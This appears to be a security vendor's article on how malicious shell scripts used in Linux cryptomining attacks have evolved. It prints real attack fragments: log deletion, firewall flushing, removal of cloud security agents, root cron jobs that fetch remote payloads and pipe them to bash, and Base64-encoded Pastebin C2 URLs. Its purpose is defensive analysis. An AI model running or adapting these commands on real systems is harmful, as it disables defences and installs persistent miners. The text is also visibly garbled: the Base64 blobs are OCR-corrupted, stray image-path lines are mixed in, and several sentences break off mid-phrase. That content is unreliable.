Cyberzagrożenia

The Evolution of Malicious Shell Scripts

We take note of the ways shell scripts have changed in the hands of cybercriminals and how it can be employed in the development of malware payloads in malicious routines.

By: David Fiser, Alfredo Oliveira
September 23, 2020
Read time: 3 min (719 words)

Subscribe


The Unix-programming community commonly uses shell scripts as a simple way to execute multiple Linux commands within a single file. Many users do this as part of a regular operational workload manipulating files, executing programs, and printing text.

However, as a shell interpreter is available in every Unix machine, it is also an interesting and dynamic tool abused by malicious actors. We have previously written about payloads deployed via shell scripts to abuse misconfigured Redis instances, expose Docker APIs, or remove rival cryptocurrency miners. Here we take note of the ways

Changing commands and programming techniques

The technique of abusing the command-line interpreter is not new; in fact, it's widely leveraged in the wild. However, we started to notice the increase in the scripts' changes and quality.

In the past, shell scripts were relatively straightforward combinations of simple commands with plain links directly deploying the payload. But as the threats started to evolve, malicious actors are now using more advanced commands and programming techniques.




```
#!/bin/sh
ulimit -n 65535
rm -rf /var/log/syslog
chattr -iua /tmp/
chattr -iua /var/tmp/
chattr -R -i /var/spool/cron
chattr -i /etc/crontab
ufw disable
iptables -F
echo "nope" >/tmp/log_rot
sudo sysctl kernel.nmi_watchdog=0
echo '0' >/proc/sys/kernel/nmi_watchdog
echo 'kernel.nmi_watchdog=0' >>/etc/sysctl.conf
userdel akay
userdel vfinder
chattr -iae /root/.ssh/
chattr -iae /root/.ssh/authorized_keys
rm -rf /tmp/addres*
rm -rf /tmp/walle*
rm -rf /tmp/keys
if ps aux | grep -i '[a]liyun'; then
  curl http://update.aegis.aliyun.com/download/uninstall.sh | bash
  curl http://update.aegis.aliyun.com/download/quartz_uninstall.sh | bash
  pkill aliyun-service
  rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
  rm -rf /usr/local/aegis*
  systemctl stop aliyun.service
  systemctl disable aliyun.service
  service bcm-agent stop
  yum remove bcm-agent -y
  apt-get remove bcm-agent -y
elif ps aux | grep -i '[y]unjing'; then
  /usr/local/qcloud/stargate/admin/uninstall.sh
```

```
CYOTLF='IyEvYmluL2Jhc2gKC1ROVHdnZXQ9YHdoaWNoIHdnZXRgC1ROVGN1cmw9YHdoaWNoIGN1cmxgC
lROVGNobW9kPWB3aGljaCBjdXJsYApDSEFUVD0nSXlFdlltbHVMMkpoYzJnS1pXTm9ieUFuVlhOaFoyUT
ZJR05vWUhSMGNpQmJMWEJTVm1aZElGc3RLejFoUUdORFpFUmxhU3BRYzFOMFZIUmRJRnN0ZGlCM1pYSnp
hUzl1WFNCbWFXeGxjeTR1TGljS1pYaHBkQW89JwpMT0dTQz0nTHlvS01Db2diRzluWTJ4bFlXNHVZeUJp
ZUNCRGIwdHBJRHhqYjJ0cFFHNXZjM2x6ZEdWdExtTnZiUzVoY2o0S01Db0tJQ29nUkdocGN5QjBiMjlzS
UdOc1pXRnVjeUJJYUkxUUxDQ1ZWRTFRSUdGdUpDQnNZWE4wYkc5bk1HWnZjaUJzYUc1MWVBb2dLZ29nS2
lCT2J5Q1R1WE4wWlcwZ1IzSnZkWEFnTFNCb2RIUndPaTh2ZDNkM0xtNXZZM2x6ZEdWdExtTnZiUzVoY2d
vZ0tnb2dLaThLQ2lOcGJtTnNkV1JsSUR4emRHUnBieTVvUGdvamFXNWpiSFZrWlNBOGMzUnlhVzVuTG1n
K0NpTnBibU5zZFdSbElEeDFkRzF3TG1nK0NpTnBibU5zZFdSbElEeG5aWFJ2Y0hRdWFENEtJMmx1WTJ4M
UpHVWdQR3hoYzNSc2IyY3VhRDRLSTJsdVkyeDFaR1VnUEhCMpDNW9QZ29LSTJSbFptbHVaU0JXVmlaKVF
NUOU9JQ013TGpFaUNncHBibl FnZFhkMGJYQmZZMnhsWUc0b1kyaGhjaUFxY0dGMGFDd2dZMmhoY21BcWR
YTmxjaWs3Q21sdWRDQnNZWE4wYkc5blgyTnNaV0Z1S0dOb11YSWdLbkJoZEdnc01HTm9ZWElnS25WelpY
SXBPd3AyYjJsa01lIVnpaU2hqYUdGeU1DcHdjbTluY21GdEtUc0tkbTlwWkNNlpYSnphVzl1S0hadmFXU
XBPd29LYUc1MElHMWhhVzRvYUc1MElHRnlaMk1zSUdOb11YSWdLbUZ5WjNaYlhTa2dld29KWTJoaGNpQj
FjM1Z5VzFWVUgweEpUa1ZUU1ZwR1hUc0tDV05vWVhJZ116c0tDZ2wzYUdsc1pTZ29ZeUE5SUdkbGRHOXd
kQ2hoY21kakxDQmhjbWQyTENBaWRuUTZJaWtwSUNOOU1FU1BSaWtnZXdvSkNNYTjNhWFJqYUNoakt TQjdD
Z2tKQ1dOaGMyVWdKM1luT2dvSkNRbHdjbWx1ZEdZb0lsZGhjbTBpQ1pOIQoxZGJpVFdFWndDU1NUMTl1lsmxZV
3M3Q2drSkNYTmhjM1Z2SjNrZ2NNbVUnbTlnaWRSYWxIVXdqSklaYWVtd1cxRlRHZ1pDVlpGOU1TVVT
UGVTBsYUJTa2dld29KQ1FrSkNYNYQnlhVzUwWmlnaWRYTmjaUJ1WUcxbElIUnZieUJ1blhHNGlLVHN
LQ1FrSkNRbGxlR2wwS0RBcE93b0pDUWtKZlFvSkNRa0pjMjV3Y21sdWRHWW9kWE5sY213ZkFzMybDZaVzlt
S0hWelpYSXBMQ0FpSlhNaUxDQnZZWEpuS1hsZjJdDZ2tKQ1dSbFptRjFiSFFnYkdsdlpISlBpTW9GRUxxUF
Z2dkNkNRa0pHWEJWdmdsOW5SaKxNGRkSVpFc1pkMEpkdMJOTTFtU0VXSkVTRnFwbDNWRUZyVkZhVXRZR0hub2Wk5bDZlZVJF1tQ
SU0hWelpYSXBMQ0FpSlhNaUxDQnZZWEpuS1hsaWpMaWRoM0dlNWxhRkFoVlhTbUhQbmZVakMVDQ2Qk
hUkdUhHdIWjBzVDlZNFdydGhNR1pPUFJwZDFhbWdMRnZBa0hadGNCMU9KYkZFbkRtNWMTFlIU2VEpNb0NFNH
WdYRUxWbkNtVHBZSTZHaE9uTVRTelF1bHBaakJqcWdVemFYMEJpTlFhVHNXTVRRNWVUODNRMEJJbXpVRVN0
lZ1ZaG50U0ZHQ1hhUT
```

Figure 1. Script evolution from plain text (left) to Base64 encoded payload (right).


Plain text links were replaced with Base64-encoded text while some of the code chunks were downloaded or encoded payloads. This is likely done to hide direct



```
echo 'IyEvYmluL2Jhc2gKS0lMTFRIRUtJT1NJTkc9J0l5RXZZbWx1TDJKaGMyZ0tDbVoxYm1OMGFXOXV
JR3h2WjJGcmFXNXphVzVuYTJsc2JDZ3Bld3BEVUZWT1NIbzlZR05oZENBdmNISnZZeTlqY0hWcGJtWnZm
R2R5W1hBZ1RVaDZJSHdnWUhkck1DZDdjSEpwYm5RZ0pEUj1KMkFLUTFCV1EyOXlaWE05WUdOaGRDQXZjS
Ep2WXk5amNIVnBibVp2ZkdkeVpYQWdKMk53ZFNCamIzSmxjeWNnZkNCaGQyc2dKM3R3Y21sdWRDQWtOSD
BuWUFwbGVIQnZjbl FnVkVoR1RFbE9TejBpYUhSMGNITTZMeTlwY0d4dloyZGxjaTV2Y21jdk1WQnlkbmM
zSWdwbGVIQnZjbl FnVkVoR1ZWT1NRVDBpSkVOUVZVMUllaUlqTFNNaUpFT1FWVU52Y21WeklncGx1SEJ2
Y25RZ1ZFaEZVa1ZHU1QwaUpDaDFibUZ0WlNBdFlTa21DbWxtSUhSNWNHVWdkMmRsZENBK0wyUmxkaTl1Z
Fd4c095QjBhR1Z1Q201dmFIVndJSGRuWlhRZ0xTMXVieTFqYUdWamF5MWpaWEowYVdacFkyRjBaU0F0TF
hWelpYSXRZV2RsYm5ROU1uZG5aWFFnSkZSSVJWU1RVa0VpSUMwdGNtVm1aWEpsY2owaUpGUk1SVkpGUmt
VaU1DMXpJQ1JVU0VWWTVNVNUxJQzFQSUM5a1pYWXZib1ZzYkNBeVBpOWtaWF12Ym5Wc2JDQXhQaTlrW1hZ
dmJuVnNiQ0FtQ21acENtbG1JSFI1Y0dVZ2QyUnNJRDR2WkdWMkwwNTFiR3c3SUhSb1pXNEtibTlvZFhBZ
2QyUnNJQzB0Ym04dFkyaGxZMnN0WTJWeWRHbG1hV05oZEdVZ0xTMTFjM1l5TFdGbjpXNTBQU0ozWkd3Z0
pGUklSU1lZUVWtFaU1DMHRjbVZtWlhKbGNqMGlKRlJJUlZKRlJrVWlJQzF6SUNSVUNFVk1TVTVMSUMxUEl
DOWtaWF12Ym5Wc2JDQX1QaTlrW1hZdmJuVnNiQ0F4UGk5a1pYWXZibGZzYkNBbUNtWnBDbWxtSUhSNWNH
VWdkMmRsSUQ0dlpHVjJMMjUxYkd3N01IUm9aVzRLYm05b2RYQWdkMmRsSUMwdGJtOHRZMmhsWTJzdFkyVjJ
nlkR2xtYVd0aGRHVWdMUzExYzJWeUxXRm5aVzUwUFNKM1oyVWdKRlJJUlZKRlJrVWlJQzB0Y21WbWZYSlm
xjajBpSkZSSVJWSkZSa1VpSUMxeek1DU1VTRVZNU1U1TElDMVBJQzlrWlhZdmJuVnNiQ0F5UGk5a1pYWXZ
sgdGhlbgogIC91c3IvbG9jYWwvcWNsb3VkL3N0YXJnYXR1L2FkbW1uL3VuaW5zdGFsbC5zaAogIC91c3I
vbG9jYWwvcWNsb3VkL111bkppbmcvdW5pbnN0LnNoCiAgL3Vzci9sb2NhbC9xY2xvdWQvbW9uaXRvci9i
YXJhZC9hZG1pbi91bmluc3RhbGwuc2gKZmkKc2VydmljZSBhbGl5dW4uc2VydmljZSBzdG9wCnN5c3Rlb
WN0bCBkaXNhYmxlIGFsaXl1bi5zZXJ2aWNlCnBzIGF1eCB8IGdyZXAgLXYgZ3JlcCB8IGdyZXAgJ2FlZ2
lzJyB8IGF3ayAne3ByaW50ICQyfScgfCB4YXJncyAtSSAlIGtpbGwgLTkgJQpwcyBhdXggfCBncmVwIC1
2IGdyZXAgfCBncmVwICdZdW4nIHwgYXdrICd7cHJpbnQgJDJ9JyB8IHhhcmdzIC1JICUga2lsbCAtOSAl
CnJtIC1yZiAvdXNyL2xvY2FsL2FlZ2lzCgovb3B0L2FsaWJhYmFjbG91ZC9oYnIvdW5pbnN0YWxsCg=='
| base64 -d | bash
```

Figure 2. Code chunk replacement with Base64 encoding

The encoded text is decoded using Base64 and passed to a bash shell interpreter to execute the shell script.




```
fi
if [ -s /usr/bin/wget ]; then
  LDR="wget -q -O -"
fi

if ps aux | grep -i '[a]liyun'; then
#check linux Gentoo os
var=`lsb_release -a | grep Gentoo`
if [ -z "${var}" ]; then
        var=`cat /etc/issue | grep Gentoo`
fi

if [ -d "/etc/runlevels/default" -a -n "${var}" ]; then
        LINUX_RELEASE="GENTOO"
else
        LINUX_RELEASE="OTHER"
fi
```


Figure 3. Part of the decoded payload encoded by Base64

The commands were formerly executed regardless of the targeted service running on the server. Nowadays, the script is capable of checking if the service is running or not, and saving some of the CPU time for their payloads. It can be executed together with newer versions also encoded with Base64. It can also substitute variables for specific links.




```
grep -i '[a]liyun'
$bbdir http://update.[redacted]com/download/uninstall.sh
$bbdir http://update.[redacted]com/download/quartz_uninstall.sh
$bbdira http://update[redacted].com/download/uninstall.sh
$bbdira http://update[redacted].com/download/quartz_uninstall.sh
pkill aliyun-service
rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
rm -rf /usr/local/aegis*
systemctl stop aliyun.service
systemctl disable aliyun.service
```

Figure 4. Commands that uninstall the service without checking if it is installed



```
  rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
  rm -rf /usr/local/aegis*
  systemctl stop aliyun.service
  systemctl disable aliyun.service
  service bcm-agent stop
  yum remove bcm-agent -y
  apt-get remove bcm-agent -y
elif ps aux | grep -i '[y]unjing'; then
  /usr/local/qcloud/stargate/admin/uninstall.sh
  /usr/local/qcloud/YunJing/uninst.sh
  /usr/local/qcloud/monitor/barad/admin/uninstall.sh
fi
```


Figure 5. Commands that uninstall the service when it is found running



```
 echo -e "*/3 * * * * root (curl -fsSL $house||wget -q -O- $house||curl -fsSL $park||wget -q -O - $park||curl -fsSLk $beam||wget -q -O - $beam --no-check-
certificate -t 2 -T 60)|bash\n##" >> /etc/cron.d/root
 echo -e "*/6 * * * * root (curl -fsSL $house||wget -q -O- $house||curl -fsSL $park||wget -q -O - $park||curl -fsSLk $beam||wget -q -O - $beam --no-check-
certificate -t 2 -T 60)|bash\n##" >> /etc/cron.d/system
 echo -e "*/7 * * * * root (curl -fsSL $house||wget -q -O- $house||curl -fsSL $park||wget -q -O - $park||curl -fsSLk $beam||wget -q -O - $beam --no-check-
certificate -t 2 -T 60)|bash\n##" >> /etc/cron.d/apache
 echo -e "*/9 * * * * (curl -fsSL $house||wget -q -O- $house||curl -fsSL $park||wget -q -O - $park||curl -fsSLk $beam||wget -q -O - $beam --no-check-
certificate -t 2 -T 60)|bash\n##" >> /var/spool/cron/root
 echo -e "*/11 * * * * (curl -fsSL $house||wget -q -O- $house||curl -fsSL $park||wget -q -O - $park||curl -fsSLk $beam||wget -q -O - $beam --no-check-
certificate -t 2 -T 60)|bash\n##" >> /var/spool/cron/crontabs/root
```

Figure 6. The URL of wget replaced by a variable

We also noticed another development in the use of Pastebin for storing parts of the script, such as in the URL and the whole payload or helper application, as in this case of a malicious routine dropping an XMrig cryptocurrency miner.



```
#!/bin/bash
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
house=$(echo aHR0cHM6Ly9wYXN0ZWJpbi5jb20vcmF3LzFlREtIcjRy|base64 -d)
park=$(echo aHR0cHM6Ly9wYXN0ZWJpbi5jb20vcmF3L2I1eDFwUnpL|base64 -d)
beam=$(echo c2FkYW42NjYueHl6OjkwODAvcnI=|base64 -d)
deep=$(echo aHR0cHM6Ly9wYXN0ZWJpbi5jb20vcmF3L1NqaldldlRz|base64 -d)
surf=$(echo aHR0cHM6Ly9wYXN0ZWJpbi5jb20vcmF3L3R5am5UUVRB|base64 -d)
```

Figure 7. Base64 encoded config and Pastebin URLs

```
/bv22UEIKutOCIBAQCCFBuiUiICAQmALC52
/2IFCzEgBDYxiAgDFXEKCL3sw9uUyigAmsCQVCAgAEIKrfNXvsEWBqFhpQTLoBsmBgg+hBoEPZv0H48ERGCyAT1DAREAgaDABLQC342aKwTSlIQDAWEiCIBt9sL7IAACnZWAEQAwQiIMBV4ACIkbfuGt096AFYKATQIQJARgP4AZJ5AwbcmaGQY4FojGpC1BBwkLHC4fX
gJAQGgJMQGkAIYLJh27e9NYHiQgBRA5ioKICH2iBIsHC64do4KIBA0SiBUYr4NfhcCCIHQ2g0CgIJGCCwGBQPAFvzfmAiUJDAQYESQAKAarCYcNCxo8a2gQggTQAgJQFMQJgEo
/wvsW0x+xAnSABSAmDEGGA6AQ0biAoG1YCSgOoT8AiEIv2DDw0jCguiAhNIICyJBEkAc/uDbGDB+EFCDCILyEDABDQT8tbfBN+xAQQJQxjByBDACSVYKIRAc3hIEIEL+Vt8Kq1gmRaSqCgwIIgX8HEgbmrP/ULIBghJIzUBCQFNOEFRgiOB
/wY8GcgkJLCFRBYIJgUJUAjMs/t/jQhjnEOGKIIIwWEDGBCKQ/Io9flvkbAiqwAJAKIcoFJB4qGhmPHRMoKoER2w4sGYuBApYxEGm2A2Go/sXqCiICOESZAKJekIYFLe
/FdgAOAROWLgYgAjSDIGVKkI4EAn+d2SyoAeANGAxBQzFqfgNo7eRhEROcDQBMSwwgTgYfB+eheuIcjqo/ysUJoSiQFQjIBEMiUCgwIOjCL79DXZ+AFJwCAJCwkAWQZwhVBZsBRcmWACkZgRkA
/j8EAgCw83OFgCqvIAMSjIAMGiDBQoBBsyQFDB4U7v4HkaAngjUBjIshRmL37TpZigUAxBIYCCRBlAEFQEiENiKjhWWEhwQ40pAiwVv75QVIZGJDCgwkAMyEJIKQPFR8QQhFERcBmFcRce2oGoIAgoLhoohNhD6C
/6D3wBmgUkF1goCBYGwkRWMAQMQtB+HQDA8AWoIEMo7OnurcFAOMEhEBNaKZEiaQ0Nrd6AKoUYeBJyAhInqdtEFKj72t6Y59CAUIyqsBLdH9gSJfhxAUaqA3Wz7Mxz2YKmGokZYJt6KYkjI8Lq9ovoFSiIWmuQQokKNZ18trurggKAISMPKOpiSg0Uqw4IkFpASAqCCEP
8rrtogg9Agb0CIAZCCJCA1AA0ROwSO7UiESLwBRLLmeoCDvqPjHYYFgKAHJBjwECiAwgb8hg0PpmjgigEUsBANGGAEEhUH+BCmrohHFA+Hel8edR6B8qr+Qg2HZg4fiNpAWCTBUPVnu4AVWIR+GIIqgGCSkNqKHw61O0FosgRC5qIBFhQYfkYdyCgQIGH77XtBIphCPwO
sEBQSKMFCqBBYdRgtwOhUIEOjNgj41ODqycQh5wWGCChgQTt6YAcagHbR1qMBBgcVO39mFPIDDcbNAME/EhCwAEOyMnyAcIqPx1hw3EhJuhyuLXBVegSYAhsQA
/rx9toFykEDDhQOzkr0MiCgIBsYXNu8cxUGIK14QGjNCgz4mIcCoRBkAlzyBLaoAIYDQhhB3FCCIN9GW9eI4G5QuoHK+xECrEDksA+e7iGgCH6sAhRgAgRut+CrtvxEUaoUBRrIgikcQ9Xo7czAHniAJCWAhq6BejCrH/gB1AKQS0R3ljOFw2BM+oJWjCmOBY6
/gRQQwCAWoa4wkSToOB4a8AIWEQSOhD9GxSs2FMhBvmZBQgDASNlqmQNtM5D0hxhIAHB4CjtcecOyECAs6oEFaFXmQhJCIgRwYG3RdoyAjggKjADI0g8YuoGDSMzWcZIGcHFoZFqFEQREELVXHd4qCLBChM7ajg0IZDoQ6n+P7PceggIYyC6AojDYgoIbbiusFjBugkwY
